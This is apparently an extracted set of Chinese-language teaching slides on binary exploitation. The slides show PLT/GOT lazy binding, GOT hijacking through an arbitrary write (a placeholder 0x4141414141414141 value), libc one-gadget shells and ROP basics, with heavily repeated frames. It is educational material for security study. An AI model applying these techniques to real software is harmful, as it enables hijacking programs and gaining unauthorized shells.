  
<0x555555555030>  
endbr64  
push    0x0  
bnd jmp 0x555555555020  
nop  
  
<0x555555555040>  
endbr64  
push    0x1  
bnd jmp 0x555555555020  
nop
```

## .got.plt

```
<+0x0> (.dynamic)  
0x3df8  
  
<+0x8> (link_map)  
0x00007ffff7ffe190  
  
<+0x10> (_dl_runtime_resolve)  
0x00007ffff7fe7bb0  
  
<+0x18> (puts@got.plt)  
0x00007ffff7e505a0  
  
<+0x20> (setvbuf@got.plt)  
0x0000555555555040
```

解析後回填真正地址

# Lazy Binding

## main

<main>

call <puts@plt>

call <puts@plt>

## .plt.sec

<puts@plt>

endbr64

bnd jmp [<puts@got.plt>]

nop

<setvbuf@plt>

endbr64

bnd jmp [<setvbuf@got.plt>]

nop

## .plt

<0x555555555020>

push [<link\_map>]

bnd jmp [<\_dl\_runtime\_resolve>]

nop

<0x555555555030>

endbr64

push 0x0

bnd jmp 0x555555555020

nop

<0x555555555040>

endbr64

push 0x1

bnd jmp 0x555555555020

nop

## .got.plt

<+0x0> (.dynamic)

0x3df8

<+0x8> (link\_map)

0x00007ffff7ffe190

<+0x10> (\_dl\_runtime\_resolve)

0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)

0x00007ffff7e505a0

<+0x20> (setvbuf@got.plt)

0x0000555555555040



# Lazy Binding

main

<main>

call <puts@plt>

call <puts@plt>

.plt.sec

<puts@plt>

endbr64

bnd jmp [<puts@got.plt>]

nop

<setvbuf@plt>

endbr64

bnd jmp [<setvbuf@got.plt>]

nop

.plt

<0x555555555020>

push [<link\_map>]

bnd jmp [<\_dl\_runtime\_resolve>]

<0x555555555030>

endbr64

push 0x0

bnd jmp 0x555555555020

nop

<0x555555555040>

endbr64

push 0x1

bnd jmp 0x555555555020

nop

.got.plt

<+0x0> (.dynamic)

0x3df8

<+0x8> (link\_map)

0x00007ffff7ffe190

<+0x10> (\_dl\_runtime\_resolve)

0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)

0x00007ffff7e505a0

<+0x20> (setvbuf@got.plt)

0x0000555555555040

之後再度呼叫 puts

# Lazy Binding

main

<main>

call <puts@plt>

call <puts@plt>

.plt.sec

<puts@plt>

endbr64

bnd jmp [<puts@got.plt>]

nop

<setvbuf@plt>

endbr64

bnd jmp [<setvbuf@got.plt>]

nop

.plt

<0x555555555020>

push [<link\_map>]

bnd jmp [<\_dl\_runtime\_resolve>]

nop

<0x555555555030>

endbr64

push 0x0

bnd jmp 0x555555555020

nop

<0x555555555040>

endbr64

push 0x1

bnd jmp 0x555555555020

nop

.got.plt

<+0x0> (.dynamic)

0x3df8

<+0x8> (link\_map)

0x00007ffff7ffe190

<+0x10> (\_dl\_runtime\_resolve)

0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)

0x00007ffff7e505a0

<+0x20> (setvbuf@got.plt)

0x0000555555555040

# Lazy Binding

## main

<main>

call <puts@plt>

call <puts@plt>

## .plt.sec

<puts@plt>

endbr64

bnd jmp [<puts@got.plt>]

nop

<setvbuf@plt>

endbr64

bnd jmp [<setvbuf@got.plt>]

nop

## .plt

<0x555555555020>

push [<link\_map>]

bnd jmp [<\_dl\_runtime\_resolve>]

nop

<0x555555555030>

endbr64

push 0x0

bnd jmp 0x555555555020

nop

<0x555555555040>

endbr64

push 0x1

bnd jmp 0x555555555020

nop

## .got.plt

<+0x0> (.dynamic)

0x3df8

<+0x8> (link\_map)

0x00007ffff7ffe190

<+0x10> (\_dl\_runtime\_resolve)

0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)

0x00007ffff7e505a0

<+0x20> (setvbuf@got.plt)

0x0000555555555040

# Lazy Binding

## main

<main>

call <puts@plt>

call <puts@plt>

## .plt.sec

<puts@plt>

endbr64

bnd jmp [<puts@got.plt>]

nop

<setvbuf@plt>

endbr64

bnd jmp [<setvbuf@got.plt>]

nop

## .plt

<0x555555555020>

push [<link\_map>]

bnd jmp [<\_dl\_runtime\_resolve>]

nop

<0x555555555030>

endbr64

push 0x0

bnd jmp 0x555555555020

nop

<0x555555555040>

endbr64

push 0x1

bnd jmp 0x555555555020

nop

## .got.plt

<+0x0> (.dynamic)

0x3df8

<+0x8> (link\_map)

0x00007ffff7ffe190

<+0x10> (\_dl\_runtime\_resolve)

0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)

0x00007ffff7e505a0

<+0x20> (setvbuf@got.plt)

0x0000555555555040

跳到 puts 真正位址

# GOT Hijack

# GOT Hijack

- 假設程式存在任意寫漏洞
- 將 GOT 表寫成我們想執行的位址即可控制執行流

# GOT Hijack

## main

```
<main>  
call    <puts@plt>
```

## .plt.sec

```
<puts@plt>  
endbr64  
bnd jmp [<puts@got.plt>]  
nop  
  
<setvbuf@plt>  
endbr64  
bnd jmp [<setvbuf@got.plt>]  
nop
```

## .plt

```
<0x555555555020>  
push    [<link_map>]  
bnd jmp [<_dl_runtime_resolve>]  
nop  
  
<0x555555555030>  
endbr64  
push    0x0  
bnd jmp 0x555555555020  
nop  
  
<0x555555555040>  
endbr64  
push    0x1  
bnd jmp 0x555555555020  
nop
```

## .got.plt

```
<+0x0> (.dynamic)  
0x3df8  
  
<+0x8> (link_map)  
0x00007ffff7ffe190  
  
<+0x10> (_dl_runtime_resolve)  
0x00007ffff7fe7bb0  
  
<+0x18> (puts@got.plt)  
0x0000555555555030  
  
<+0x20> (setvbuf@got.plt)  
0x0000555555555040
```

# GOT Hijack

## main

```
<main>  
call    <puts@plt>
```

## .plt.sec

```
<puts@plt>  
endbr64  
bnd jmp [<puts@got.plt>]  
nop  
  
<setvbuf@plt>  
endbr64  
bnd jmp [<setvbuf@got.plt>]  
nop
```

## .plt

```
<0x555555555020>  
push    [<link_map>]  
bnd jmp [<_dl_runtime_resolve>]  
nop  
  
<0x555555555030>  
endbr64  
push    0x0  
bnd jmp 0x555555555020  
nop  
  
<0x555555555040>  
endbr64  
push    0x1  
bnd jmp 0x555555555020  
nop
```

## .got.plt

```
<+0x0> (.dynamic)  
0x3df8  
  
<+0x8> (link_map)  
0x00007ffff7ffe190  
  
<+0x10> (_dl_runtime_resolve)  
0x00007ffff7fe7bb0  
  
<+0x18> (puts@got.plt)  
0x4141414141414141  
  
<+0x20> (setvbuf@got.plt)  
0x0000555555555040
```

Overwrite GOT Table



# GOT Hijack

main

<main>

call <puts@plt>

.plt.sec

<puts@plt>

endbr64

bnd jmp [<puts@got.plt>]

nop

<setvbuf@plt>

endbr64

bnd jmp [<setvbuf@got.plt>]

nop

.plt

<0x55555555020>

push [<link\_map>]

bnd jmp [<\_dl\_runtime\_resolve>]

nop

<0x55555555030>

endbr64

push 0x0

bnd jmp 0x55555555020

nop

<0x55555555040>

endbr64

push 0x1

bnd jmp 0x55555555020

nop

.got.plt

<+0x0> (.dynamic)

0x3df8

<+0x8> (link\_map)

0x00007ffff7ffe190

<+0x10> (\_dl\_runtime\_resolve)

0x00007ffff7fe7bb0

<+0x18> (puts@got.plt)

0x4141414141414141

<+0x20> (setvbuf@got.plt)

0x000055555555040

# GOT Hijack

## main

```
<main>  
call    <puts@plt>
```

## .plt.sec

```
<puts@plt>  
endbr64  
bnd jmp [<puts@got.plt>]  
nop  
  
<setvbuf@plt>  
endbr64  
bnd jmp [<setvbuf@got.plt>]  
nop
```

## .plt

```
<0x555555555020>  
push    [<link_map>]  
bnd jmp [<_dl_runtime_resolve>]  
nop  
  
<0x555555555030>  
endbr64  
push    0x0  
bnd jmp 0x555555555020  
nop  
  
<0x555555555040>  
endbr64  
push    0x1  
bnd jmp 0x555555555020  
nop
```

## .got.plt

```
<+0x0> (.dynamic)  
0x3df8  
  
<+0x8> (link_map)  
0x00007ffff7ffe190  
  
<+0x10> (_dl_runtime_resolve)  
0x00007ffff7fe7bb0  
  
<+0x18> (puts@got.plt)  
0x4141414141414141  
  
<+0x20> (setvbuf@got.plt)  
0x0000555555555040
```

# GOT Hijack

## main

```
<main>  
call    <puts@plt>
```

## .plt.sec

```
<puts@plt>  
endbr64  
bnd jmp [<puts@got.plt>]  
nop  
  
<setvbuf@plt>  
endbr64  
bnd jmp [<setvbuf@got.plt>]  
nop
```

## .plt

```
<0x555555555020>  
push    [<link_map>]  
bnd jmp [<_dl_runtime_resolve>]  
nop  
  
<0x555555555030>  
endbr64  
push    0x0  
bnd jmp 0x555555555020  
nop  
  
<0x555555555040>  
endbr64  
push    0x1  
bnd jmp 0x555555555020  
nop
```

## .got.plt

```
<+0x0> (.dynamic)  
0x3df8  
  
<+0x8> (link_map)  
0x00007ffff7ffe190  
  
<+0x10> (_dl_runtime_resolve)  
0x00007ffff7fe7bb0  
  
<+0x18> (puts@got.plt)  
0x4141414141414141  
  
<+0x20> (setvbuf@got.plt)  
0x0000555555555040
```

# GOT Hijack

## main

```
<main>  
call    <puts@plt>
```

## .plt.sec

```
<puts@plt>  
endbr64  
bnd jmp [<puts@got.plt>]  
nop
```

```
<setvbuf@plt>  
endbr64  
bnd jmp [<setvbuf@got.plt>]  
nop
```

## .plt

```
<0x555555555020>  
push    [<link_map>]  
bnd jmp [<_dl_runtime_resolve>]  
nop
```

```
<0x555555555030>  
endbr64  
push    0x0  
bnd jmp 0x555555555020  
nop
```

```
<0x555555555040>  
endbr64  
push    0x1  
bnd jmp 0x555555555020  
nop
```

## .got.plt

```
<+0x0> (.dynamic)  
0x3df8  
  
<+0x8> (link_map)  
0x00007ffff7ffe190  
  
<+0x10> (_dl_runtime_resolve)  
0x00007ffff7fe7bb0  
  
<+0x18> (puts@got.plt)  
0x4141414141414141
```

```
<+0x20> (setvbuf@got.plt)  
0x0000555555555040
```

Hijack Control Flow

# GOT Hijack Demo

# One Gadget

# One Gadget

- Gadget 是指一些可利用的指令片段
- libc 中有一些位址，跳過去就會開 shell 了
- 這個 Gadget 就是 One Gadget，一發入魂
- [https://github.com/david942j/one\\_gadget](https://github.com/david942j/one_gadget)
- libc 2.31:  
[https://qiita.com/kusano\\_k/items/4a6f285cca613fcf9c9e#glIBC-231の場合](https://qiita.com/kusano_k/items/4a6f285cca613fcf9c9e#glIBC-231の場合)

## 一發入魂 One Gadget RCE

這是 david942j 在 HITCON CMT 2017 投的 talk，算是第一次出現在眾人面前上，號稱該年度最中二的標題 XDD

# One Gadget Demo




ROP


# ROP

- ROP 全名 Return-Oriented Programming
- 找結尾是 ret 的 Gadgets
- 並在 Stack 上安排這些 Gadgets
- 就能依序執行到所有在 Stack 上的 Gadgets 的指令片段

